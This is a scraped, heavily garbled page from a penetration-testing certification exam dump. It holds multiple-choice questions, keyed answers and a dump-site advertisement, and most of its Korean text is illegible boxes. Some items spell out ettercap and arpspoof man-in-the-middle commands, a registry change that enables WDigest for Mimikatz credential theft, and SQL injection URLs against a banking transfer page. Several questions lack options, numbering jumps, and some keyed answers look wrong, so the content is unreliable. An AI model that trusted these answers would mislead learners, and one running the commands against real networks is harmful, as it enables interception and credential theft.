- □□□□ □□□□□ □□ □ □□ □□□ □□□□ □□□□□?
- A. □□□; □ □□□ □□□□ □ □□□ □□□ □□□□□.
- B. □□ □□□□□. □□ □□□□ □□□□□ □□□ □□ □□□□.
- C. □□□; □□ □□□□ □□□□□□ □□□□ □□ □□□□□.
- <https://nvd.nist.gov/vuln-metrics/cvss>
- D. □□ □□□□□. □□□□□ □□□ □□ □□□ □□□□□.

Answer: (SHOW ANSWER)

NEW QUESTION: 102

- □ □□□□ Kerberoasting □□□ □□□□ □□□□□ □□□□□?
- A. □□□□ □□□ □□□ □□□□ □□□□□□ □□ □□□ □□ □□ □□□ □□□□ □□ □□□.
- B. □□□□ SAM □□□□□□□ □□□□ □□ □□□ □□□□ □□□.
- C. □□□□ Windows □□□ □□□□□ LSA □□□ □□□□□□.
- D. □□□□ □□□ □□□□□ □□□□□ □□□ □□ □□□ □□□ □□□□ □□□.

Answer: (SHOW ANSWER)

NEW QUESTION: 103

- □□□□ □□□ □□□ □□□ □ □□ □□□ □□□ □□ OSINT□ □□□□ □□□. □□ □ □□□ □□ □□ □□ □□□ □□□□ □□?
- A. □□□ □□□ □□ □□ □□ □□□ □□□□ □□ □□□ □□□□.
- B. □□□□□□ □□□□ □□□ □□□□ □□□□□□ □□□ □□□□.
- C. □□□□ □□□□ □□□□ □□ □□□ □□□ □□□ □□□□□ □□□□□.
- D. SNS □ □□□ □□ □□□ □□□□□ □□□□□.

Answer: D (LEAVE A REPLY)

```

https://labs.portcullis.co.uk/application/enum4linux/ | on Mon Feb 5 11:36:22 2018

0 Account: Administrator Name: Built-in account for administering the computer/domain
Account test Name: test Desc:
Account: Guest Name: Guest Desc: Built-in account for guest access to the computer/domain
4 Account: Test User Name:Test User Account: Desc:

```

enum4linux_output.txt:

```

----- Users on 192.168.2.55 -----

```

```
index 0x2 RID: 0x3ee acb: 0x10 Account test Name: test Desc:
```

index 0x4: RID: 0x1f5 acb: 0x214 Account: Test_User Name:Test User Account: Desc:

```
user:[test] rid:[0x3ee]
```

```
user:[Test User] rid:[0x1f5]
```

[illegible]

- Answer: ([SHOW ANSWER](#))**

 $(3\square\square\square).$

- Answer: A,C (LEAVE A REPLY)**

A. ☐ ☐ ☐ ☐

- B.** psexec
- C.** □□
- D.** getuid

Which of the following is a Windows service?

A. LSASS

B. lsassd

C. SAM

D. lsass

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 111

You are configuring Ettercap to perform a man-in-the-middle attack on a network. The network has a range of IP addresses from 192.168.1.13 to 192.168.1.255. The attacker's IP address is 192.168.1.1. Which of the following is the correct command to run?

```
# ettercap -Tq -w output.cap -M ARP /192.168.1.2-255/ /192.168.1.1/
```

Which of the following is the correct command to run?

A. # ettercap -Tq -w output.cap -M ARP /192.168.1.2-12;192.168.1.14-255/ /192.168.1.1/

B. # ettercap --safe-mode -Tq -w output.cap -M ARP /192.168.1.2-255/ /192.168.1.13/

C. # sudo ettercap -Tq -w output.cap -M ARP /192.168.1.0/ /192.168.1.255/

D. # ettercap -Tq -w output.cap -M ARP 00:00:00:00:00:00//80
FF:FF:FF:FF:FF:FF//80

E. # ettercap -Tq -w output.cap -M ARP /192.168.1.13/ /192.168.1.1/

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 112

You are configuring Nmap to perform a scan on a network. The network has a range of IP addresses from 192.168.1.13 to 192.168.1.255. The attacker's IP address is 192.168.1.1. Which of the following is the correct command to run?

A. --

B. --

C. --

D. --

Answer: C ([LEAVE A REPLY](#))

D18912E1457D5D1DDCBD40AB3BF70D5D

NEW QUESTION: 113

You are configuring GHOST to perform a scan on a network. The network has a range of IP addresses from 192.168.1.13 to 192.168.1.255. The attacker's IP address is 192.168.1.1. Which of the following is the correct command to run?

A. GHOST Windows

gcc -o

i:

./

B. Linux GHOST
gcc -o .c

```
□□□ i:
./□□
C. Linux □□□□ GHOST □□□ □□□□□□ □□□□□□.
gcc -o □□□
□□□ i:
./□□
D. GHOST □□□ Windows □□□□ □□□□□□ □□□□□□.
gcc -o □□□ □□□.c
□□□ i:
./□□
```

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 114

```
□□□□ □□ □□ Android □□□□□□□ □□□ □□□□ □□ □□ □□□□ □□□□□□. □□ □□□□ □□□ □□□□ □□ APK
□□□ □□□□□.
□□ □□□□ APK □□□□ SAST□ □□□□□□ □□□. □□ □ □□ □□□□ □□ □□ □□□□ □□ □□ □□□ □□□□□? (2□ □
□)
A. APK□ □□ □□
B. JAR□ □□
C. □□□□
D. JAR □□□ DEX□ □□
E. ADB□ □□
F. □□□□□□ □□□ □□□
```

Answer: C,F ([LEAVE A REPLY](#))

NEW QUESTION: 115

```
□□□ □□ □□ □□□ □□□ □ □□□□□□ □□□□□□ □□□ □□□ □□□ □ □□ □□□ □□ □□□ □□□ □□□□□□. □□
□□□□ □□□□ □□□□□□ □□□□□□. □□ □ MOST□ □□□ □□□□ □□□ □□□ □ □□ □□□ □□□□□□?
A. SOW
B. BRA - BPA□□ □
C. NDA
D. EULA
```

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 116

```
□□ Python □□□□□ □□□□□.
```

```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("str")
b=s.recv(1024)
print b
```

□□ □ □□ □□□ □□□□□?

- A. □□□ □
- B. ARP □□□
- C. □□ □□
- D. □□ □□□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 117

□□ □□□□ □ □□ □□ □□□□□□□□ □□□□ □□□ □□□□ □□□□. □□□□□□ □□□ □□□□ URL□ □□□□□□□□. □□ □□□ □□□ □□□□□□.

```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
    soup = BeautifulSoup(respBody)
    soup = soup.findAll("div", {"type": "hidden"})
    print respHeader.StatusCode, StatusMessage
else:
    print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

□□ □ □□□□ □□□ □□ □□□□□?

- A. HTTP □□□ □□□□□.
- B. □□□ □□□ □□ □□□□ □□□□□□.
- C. □□□□□ □□□ □□□□□□□□□□.
- D. HTTP □□ □□□ □□□□□.

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 118

□□ □□□□ IP □□ □□□ □□□ □□ □□ □□□ □□□ □□□□ Nmap□□ OS □□□□ □□□□□ □□ □□□□□□. □□ □ □ □ □□ □□□□ □ □□□ □□ □□□□□? (□ □□□ □□□□□□.)

- A. -O
- B. -sV
- C. -sS
- D. -oN
- E. -iL

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 119

□□ □□ □□□□ □□ □□□□ □□□□□ □ □□□□□ □□ □□ □□□ □□□□□ □□□□□ □□□□□ □□□.

□□ □□□□ □□ □ □□ □□ □□□ □□□ □□□ □□□?

- A.** ☐ ☐☐☐☐☐☐ ☐☐☐☐ ☐☐☐☐☐☐
- B.** Nmap☐ ☐☐☐☐ ☐☐☐☐☐ ☐☐☐☐☐
- C.** BuiltWith ☐ Netcraft☐ ☐☐ ☐ ☐☐☐☐☐☐
- D.** Burp Suite☐☐ ☐☐☐☐ ☐☐ ☐☐☐☐

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 120

[illegible]

- A.** □□□ XSS
B. □□□ □□ □□
C. □□□ □□□
D. □□□□

Answer: A (LEAVE A REPLY)

11

□□/□□: [https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS))

NEW QUESTION: 121





☐☐ ☐☐☐☐☐ ☐☐☐☐☐☐ ☐☐☐☐☐☐ ☐☐☐☐☐☐ ☐☐☐☐☐☐

- A.** `wmic   get name, ,   / findstr /i "" | findstr /i ""`
- B.** `wmic   get /format:hform > c:\temp\services.html`
- C.** `wmic   , ,    | findstr /i "" | findstr /v /i "%"`
- D.** `wmic   get ,  ,  ,   | findstr /i "" | findstr /i /v "c:\windows\\" | findstr /i /v ""`

Answer: D (LEAVE A REPLY)

□ □ :

c7a011a8d8ae

PT0-001  DumpTop  PT0-001 ! DumpTop  **PT0-001** 
, DumpTop PT0-001  .  DumpTop PT0-001 
. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF Special Discount: KrDump**)

NEW QUESTION: 122

NEW QUESTION: 722

□□ □ Metasploit □□□□□□□ □□□□ □□□ □□□□□?

- A. msfconsole
- B. ☐☐ ☐☐
- C. msfvenom
- D. db_init
- E. db_connect

Answer: A ([LEAVE A REPLY](#))

☐☐/☐☐:

☐☐: <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>

NEW QUESTION: 123

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- A. ARP □□□ □□□ □□□□□.
- B. BeEF □□□□□□ □□□□ □□ □□□ □□□□□.
- C. □□□□ □□□ □□□ □□□□□.
- D. LLMNR/NETBIOS-ns □□□ □□□□□.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 124

□□□ □ □□

□□□□ □□ Python □□□□ □□□ □□ □□□ □□□□ □□ □□□□ □□□□□.

#!/usr/bin/□□□

s = "□□□□"

□□□□ □□□ □□□□ □ □□□ □□□ □□□ □□□□□. □□ □□ □□□□□ □□□□ □ □□□ □□□ □□ □□□ □□□ □□ □□ □□□□□ □□□ □□□□. □□□□ □ □□ □□□□□ □□ □□□□ □□ □ □□□□.

Code segment	Output		
s[4:8]		iita	imdA
s[4:12:2]		inis	nist
s[3::-1]		nsrt	rota
s[-7:-2]		snmA	trat

Answer:

Answer: A (LEAVE A REPLY)

NEW QUESTION: 127

□□ □□□ □□□□□.

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dvwa index.php?=PHP88B5F2A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: /dvwa/: Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
+ End Time: 2012-12-03 01:33:07 (GMT0) (224
seconds)
+ 1 host (s) tested
```

Nikto □□□□ □□□ □ □□□□ □□□ □□ □□□ □□ □ □□ □□□□ □□□□ □ □□□ □ □□ □□ □□□ □□□□□? (□ □□
□ □□□□.)

A. ☐☐ ☐☐☐☐

B. ☐ ☐ ☐ ☐ ☐ ☐

C. ☐☐ ☐☐☐ ☐☐ ☐☐

E. ☐☐☐ ☐☐ ☐☐ ☐☐☐☐ ☐☐

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 128

□□ □□□ □□ □□□□ □□ □□□□ □□□□ Windows 10 OS□ □□□□ □□ PC□□ □□ □□□□. □□□□ Mimikatz□ □□ □□ □□□ □□□□□ □□□.

□□ □□□□□ □□ □ □□□□□ □□ □□ □□□ □□□□ □□ □□□□□?

A. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

B. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

C. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

D. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0

Answer: D (LEAVE A REPLY)

NEW QUESTION: 129

□□□ □□ □□□□□ □□□□ □□ □□ CPU □□□□ □ □□ □□□□ □□□□ □□ □□ □□□□□?

A. ☐☐ ☐☐☐ ☐☐☐

B. ☐☐ ☐☐☐ ☐☐☐☐

C. ☐☐☐ ☐☐☐ ☐☐☐☐

D. ☐☐ ☐☐☐ ☐☐☐☐

Answer: D (LEAVE A REPLY)

NEW QUESTION: 130

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A. □□ □□□ □□□□ □□□□ □□□□□ □□□□□.

B. □□□□ □□□□ □□ □□□ □□ □□□□□ □□□ □□□□□□.

C. □□ □□□□ □□□□ □□□□□ □□□ □□□□□□.

D. □□□□ □□□ □□□ □□□ □□□□□ □□□□ □□□□.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 131

□□□□ □□□□ □□□□ MITM □□□ □□□□□ □□□. □□□ □□□□ □□□ □□□ □□□□.

IP: 192.168.1.20

□□□□: 255.255.255.0

□□ □□□□□: 192.168.1.254

DHCP: 192.168.1.253

DNS: 192.168.10.10, 192.168.20.10

□□ □ □□□□ □□□□ MITM □□□ □□□□ □□ □□□□ □□ □□□ □□□□□?

A. arpspoof -r -t 192.168.1.253 192.168.1.20

B. arpspoof -t 192.168.1.20 192.168.1.254

C. arpspoof -c □□ -t 192.168.1.20 192.168.1.253

D. arpspoof -c □□ -r -t 192.168.1.1 192.168.1.20

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 132

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A. □□ □□

B. □□□□ □□□□□

C. □□ □□

D. □□ □□ □□ □□

Answer: D ([LEAVE A REPLY](#))

□□/□□: <https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing>

NEW QUESTION: 133

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A. □□ □□□□ □□□□□.

B. □□□ □□ □□ □□□ □□□□□.

C. □□□ □□□ □□□□□.

D. □□□□ □□□□ □□ □□□ □□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 134

□□□□ Joe□ □□□□ □□□□ □□□ □□□□ □□□□ □□□ □□□□□ □□□. □ □□□ □□□□ □□ □□□ □ □□ URL□ □
□ □ □□□□□?

A. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846~ify=False&creditaccount='OR 1=1> □□□ testbank.custinfo□□ □□□ □□□ □□□□□. □□□ □□□
□□□ 'Joe' &amount= 200

B. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846~ify=False&creditaccount='OR 1=1> □□□ testbank.custinfo□□ □□□ □□□ □□□□□. □□□ □□□
□□□ 'Joe' -&amount□ □□□□. =200

C. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846~ify=True&creditaccount='AND 1=1> □□□ testbank.custinfo□□ □□□ □□□ □□□□□. □□□ □□□
□□□ 'Joe' -&amount□□□. =200

D. <https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846~ify=True&creditaccount='OR 1=1> □□□ testbank.custinfo□□ □□□ □□□ □□□□□. □□□ □□□
□□□ 'Joe' -&amount□□□. =200

Answer: A ([LEAVE A REPLY](#))

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